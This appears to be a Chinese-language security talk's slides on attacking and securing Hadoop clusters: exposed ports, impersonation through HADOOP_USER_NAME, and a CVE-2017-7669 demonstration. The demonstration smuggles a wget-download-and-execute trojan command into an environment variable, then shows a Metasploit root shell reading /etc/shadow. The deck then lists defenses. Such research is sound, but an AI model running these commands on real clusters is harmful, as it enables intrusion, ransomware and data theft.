

# 解构Hadoop安全攻防技术

尖针实验室高级研究员-王鹏鸣

# 目录

1.Hadoop平台简介

2.Hadoop攻击之道

3.目前的解决办法

4.大数据安全解决方案


## 一.Hadoop及大数据概览

Hadoop 是一个开源框架，它允许使用简单的编程模型在计算机集群中对大型数据集进行分布式处理。

 cloudera® Hortonworks MAPR

Hadoop是数据存储和处理的基础

# 真正的大数据环境



# Hadoop核心引擎



数据存储：

在Hadoop集群中，每个文件会被分割成多个文件块（默认情况是128MB），每个文件块被分配复制、存储到多个数据节点上。

在集群中有两种类型的节点：

一些 DataNodes, 存储真实的文件块在Hadoop的文件系统中

一个 NameNode, 存储文件块跟DataNode 位置的映射关系列表

## 二、Hadoop攻击之道

大数据平台本身的一些问题

- 1.设计之初并没有过多考虑安全性问题
- 2.对于安全配置默认是不开启
- 3.脆弱性：审计、监控、使用
- 4.开源组件问题



# Hadoop攻击之道 – 端口

## NameNode

TCP / 8020: HDFS metadata

```
$ hadoop fs -ls /tmp
```

TCP / 8030-3: YARN job submission

HTTP / 50070 (50470): HDFS NameNode WebUI

\$ HDFS WebUI explorer at /explorer.html

\$ Redirecting actual data access to DataNode on port 50075

HTTP / 19888 (19890): MapReduce v2 JobHistory Server WebUI

HTTP / 8088 (8090): YARN ResourceManager WebUI

HTTP / 8042 (8044): YARN NodeManager WebUI

\$ To track jobs

HTTP / 50090: Secondary NameNode WebUI

\$ Fewer stuff than the primary on TCP / 50070

-- old stuff --

TCP / 8021: MapReduce v1 job submission

HTTP / 50030: MapReduce v1 JobTracker

## DataNode

TCP / 50010: HDFS data transfer

```
$ hadoop fs -put <localfile> <remotedst>
```

TCP / 50020: HDFS IPC internal metadata

HTTP / 50075 (50475): HDFS DataNode WebUI

\$ HDFS WebUI explorer at /browseDirectory.jsp

-- old stuff --

HTTP / 50060: MapReduce v1 TaskTracker

Interesting third-party module services

HTTP / 14000: HTTPFS WebHDFS

HTTP / 7180 (7183): Cloudera Manager

HTTP / 8080: Apache Ambari

HTTP / 6080: Apache Ranger

HTTP / 8888: Cloudera HUE


HTTP / 11000: Oozie Web Console

# 真正的大数据环境

NameNode

HTTP / 50070 (50470):

HDFS NameNode WebUI




Permission	Owner	Group	Size	Last Modified	Replication	Block Size	Name
drwxrwxrwx	yarn	hadoop	0 B	11/03/2016 à 11:12:21	0	0 B	<a href="#">app-logs</a>
drwxr-xr-x	hdfs	hdfs	0 B	11/03/2016 à 11:18:24	0	0 B	<a href="#">apps</a>
drwxr-xr-x	yarn	hadoop	0 B	11/03/2016 à 11:12:15	0	0 B	<a href="#">ats</a>
drwxr-xr-x	hdfs	hdfs	0 B	11/03/2016 à 11:41:18	0	0 B	<a href="#">demo</a>

DataNode

HTTP/ 50075 (50475):

HDFS DataNode WebUI



Name	Type	Size	Replication	Block Size	Modification Time	Permission	Owner	Group
<a href="#">hbase</a>	dir				2015-11-20 15:16	rw-rw-rw-r	hbase	hbase
<a href="#">solr</a>	dir				2015-11-18 12:59	rw-rw-rw-r	solr	solr
<a href="#">tmp</a>	dir				2015-11-24 09:53	rw-rw-rw-r	hdfs	supergroup
<a href="#">user</a>	dir				2015-11-24 09:58	rw-rw-rw-r	hdfs	supergroup



# 真正的大数据环境

NameNode

HTTP / 8042 (8044):

YARN NodeManager


WebUI

NameNode

HTTP / 8088 (8090):

YARN ResourceManager

WebUI



The screenshot displays the Hadoop ResourceManager WebUI. The top section shows the Hadoop logo and a navigation menu with options like ResourceManager, NodeManager, and Tools. The main content area displays various metrics and status information for the cluster.

**Cluster Metrics**

Apps Submitted	Apps Pending	Apps Running	Apps Completed	Containers Running	Memory Used	Memory Total	Memory Reserved	VCores Used	VCores Total
34	0	20	14	63	94.50 GB	238.19 GB	0 B	63	128

**User Metrics for dr.who**

Apps Submitted	Apps Pending	Apps Running	Apps Completed	Containers Running	Containers Pending	Containers Reserved	Memory Used
0	0	20	14	0	0	0	0 B

**Application List**

ID	User	Name	Application Type	Queue	StartTime	FinishTime

# 全球大数据探测雷达

全球大数据信息

1,225,101.*	Seoul	1	13
1,34,132.*	Bangkok	1	67
101,200,129.*	Hangzhou	2	516
101,200,161.*	Hangzhou	1	1

贵阳 TOP10



IP	节点个数	文件个数	数据容量(GB)
103.249.129.*	25	48437308	357428
122.49.39.*	20	13211832	209369
111.26.28.*	7	4302283	83296
223.202.197.*	26	1858930	69657
123.59.101.*	15	2490035	52416
60.206.137.*	4	63487	32453
166.111.5.*	5	32538	17542
122.11.48.*	4	1686096	15834

中国 TOP10



城市	集群个数	节点个数	文件个数	数据容量(GB)
武汉	4	99	83796786	1515881
北京	294	874	131651578	1127653
上海	57	263	41306087	1077789
抚顺	1	14	29204920	215466
沈阳	5	73	1476383	149421
杭州	425	805	36701067	117822
廊坊	6	17	22781150	114095
广州	26	76	4629509	68493
金华	7	32	2379099	62660
天津	35	544954	544954	44801

全球 TOP10

国家	集群个数	节点个数	文件个数	数据容量(GB)
美国	949	2810	75403224	6914388
中国台湾	62	318	78497746	4869066
中国	990	2923	374196723	4761658
韩国	52	230	2474795	486123
荷兰	24	96	9928467	181533
俄罗斯	20	45	924517	82923
德国	59	182	2508813	77997
法国	82	127	9818170	45661

截止到 2017年7月9日,全球共有: **575997386**个文件, **17559238**GB数据, 存在勒索攻击风险.

# 用户冒充攻击

受影响的环境：

在core-site.xml文件中配置，hadoop.security.authentication=simple  
在hdfs-site.xml文件中配置，dfs.permissions.enabled开启。

方法：

```
root@hadooparing0:~# export HADOOP_USER_NAME=user1
root@hadooparing0:~# /user/local/hadoop/bin/hadoop dfs -ls
/user1
DEPRECATED: Use of this script to execute hdfs command is
deprecated.
Instead use the hdfs command for it.

found 1 items
drwx----= - user1 supergroup 0 2017-06-15 02:23 /user1/test
```

结果：

```
RPC : HADOOP_USER_NAME
WEBHDFS : user.name
```

# CVE-2017-7669-远程控制

利用CVE - 2017 - 7669远程控制大数据集群，从而达到盗取数据，勒索攻击的目的

Hadoop开源工程源码：

hadoop-yarn-project/hadoop-yarn/hadoop-yarn-server/hadoop-yarn-server-nodemanager/src/main/java/org/apache/hadoop/yarn/server/nodemanager/containermanager/linux/runtime/DockerLinuxContainerRuntime.java

```
@SuppressWarnings("unchecked")
DockerRunCommand runCommand = new DockerRunCommand(containerIdStr,
    runAsUser, imageName)
    .detachOnRun()
    .setContainerWorkDir(containerWorkDir.toString())
    .setNetworkType(network)
    .setCapabilities(capabilities)
    .addMountLocation("/sys/fs/cgroup", "/sys/fs/cgroup:ro", false);
List<String> allDirs = new ArrayList<>(containerLocalDirs);
```

Runcommand函数中没有进行任何的过滤和验证，直接生成docker命令



# CVE-2017-7669-远程控制

## 远程提交hadoop任务


```
bin/hadoop jar share/hadoop/mapreduce/hadoop-mapreduce-examples-3.0.0-alpha1.jar  
pi -Dmapreduce.framework.name=yarn -Dfs.defaultFS="hdfs://192.168.1.225:9000"  
-Dyarn.resourcemanager.address="192.168.1.225:8032" -Dyarn.resourcemanager.scheduler.address  
="192.168.1.225:8030" -Dyarn.application.classpath="/home/hadoop/hadoop/share/hadoop/common/lib/*,/home/  
hadoop/hadoop/share/hadoop/common/*,/home/hadoop/hadoop/share/hadoop/hdfs/lib/*,/home/  
hadoop/hadoop/share/hadoop/hdfs/*,/home/hadoop/hadoop/share/hadoop/yarn/lib/*,/home/hadoop/hadoop  
/share/hadoop/yarn/*,/home/hadoop/hadoop/share/hadoop/mapreduce/*" -D yarn.app.mapreduce.am.env=  
"YARN_CONTAINER_RUNTIME_TYPE=docker,  
YARN_CONTAINER_RUNTIME_DOCKER_IMAGE=  
hadoop/docker:v2,wget http://172.16.10.5:8000/111.bin -P /tmp && chmod +x /tmp/111.bin && /tmp/111.bin&"
```

未过滤变量

远程木马下载地址

运行木马

## 怎样攻破Hadoop集群-远程控制





# 怎样攻破Hadoop集群-远程控制

获取系统最高权限 - 发起勒索攻击、盗取数据

```
msf exploit(handler) > sessions -l
```

```
Active sessions
```

```
-----
```

Id	Type	Information	Connection
--	----	-----	-----
11	shell	x64/linux	172.16.10.5:4444 -> 192.168.1.227:50062 (192.168.1.227)

```
msf exploit(handler) > sessions -i 11
```

```
[*] Starting interaction with 11...
```

```
hostname
```

```
ry3
```

```
whoami
```

```
root
```

```
cat /etc/shadow
```

```
root:$6$J3ixgR89$97Bmlcwj56z44x.9q5WCvqTLtJs/WH4Vom.7LiCohmEisnfrapKTxzE3VQ3ffPc2w0iIzHVTPyape7Pu2YsE/:17325:0:99999:7:::
```

```
bin:!:16659:0:99999:7:::
```

```
daemon:!:16659:0:99999:7:::
```

```
adm:!:16659:0:99999:7:::
```

```
lp:!:16659:0:99999:7:::
```

```
sync:!:16659:0:99999:7:::
```

```
shutdown:!:16659:0:99999:7:::
```

```
halt:!:16659:0:99999:7:::
```

```
mail:!:16659:0:99999:7:::
```

```
operator:!:16659:0:99999:7:::
```

```
games:!:16659:0:99999:7:::
```

```
ftp:!:16659:0:99999:7:::
```

```
nobody:!:16659:0:99999:7:::
```

```
avahi-autoind:!!:17282:!!!!:
```

# 大数据Hadoop部分漏洞

- CVE-2012-3376 Apache Hadoop爆信息泄漏漏洞
- CVE-2014-085 Apache ZooKeeper信息泄露漏洞
- CVE-2015-1775 Apache Ambari服务器端请求伪造漏洞
- CVE-2015-1776 Apache Hadoop MapReduce信息泄露漏洞
- CVE-2015-1836 Apache HBase多个远程漏洞
- CVE-2015-5210 Apache Ambari 开放重定向漏洞
- CVE-2016-0707 Apache Ambari信息泄露漏洞

## ~~身份认证~~

- 没有密码验证的账户体系
- 没有分权的账户管理功能

## ~~访问控制~~

- 继承了LINUX的权限体系
- 授权方式为自主授权

## ~~数据加密~~

- 数据明文保存
- 密钥管理

## ~~多租户~~

- 不同用户的磁盘空间没有隔离
- 不同用户的计算任务没有隔离

## ~~节点通信~~

- 传输没有加密
- 网络访问无限制

## ~~客户端交互~~

- 传输没有加密
- 网络访问无限制

## ~~分布式节点~~

- 数据可以在任何可利用的节点进行处理
- 很难验证分散的平台集群的一致性和安全性

## ~~身份认证~~

- 配置文件，加密密钥，证书等众多管理工作
- 如何保持开源库是最新

## ~~访问控制~~

- 开源组件的管理
- 容器的管理

## ~~数据加密~~

- 节点被恶意冒充风险
- 客户端的多样性

## ~~多租户~~

- 没有主客体访问行为的详细日志
- 单一的日志记录，无法分析出安全事件

## ~~节点通信~~

- 没有实时监控用户访问行为功能
- 应用种类繁多，无法统一监控

## ~~客户端交互~~

- 漏洞攻击，注入、溢出等
- API无自主边界防范能力

## ~~分布式节点~~

- 敏感数据输出无控制
- 加密后的数据无法进行挖掘

## 目前的解决方案

1. 认证和授权：Kerberos
2. 日志和审计：以log4j的形式记录到本地
3. 数据透明加解密：KMS
4. 节点间通信：SSL、TSL

# 大数据的常见保护思路

## 边界

护城河模式

优势：降低风险来源节点之间

通信效率高

劣势：内外网无法直接交换数据，内网完全无防护能力。

## 架构

采用SSL、TLS加密传输、kerberos做凭证服务。

优势：可对外网提供服务，无需部署边界，密文传输。

劣势：部署复杂，运维成本高。

## 数据

对数据进行标记化处理，对数据中心进行标记，脱敏，加密。

优势：解决了数据共享问题。

劣势：系统复杂度增加，性能下降。

# 大数据安全解决方案

## 合规性

等级保护  
4A ( 账户、授权、认证、审计 )

## 数据治理

角色化、任务化、属性化

## 安全事件


各组件日志  
访问日志

## 敏感数据


透明加解密  
输出脱敏  
密钥管理



# 大数据安全解决方案



# 大数据平台数据流转及组件关系



# 大数据生态系统平台框架





**THANK**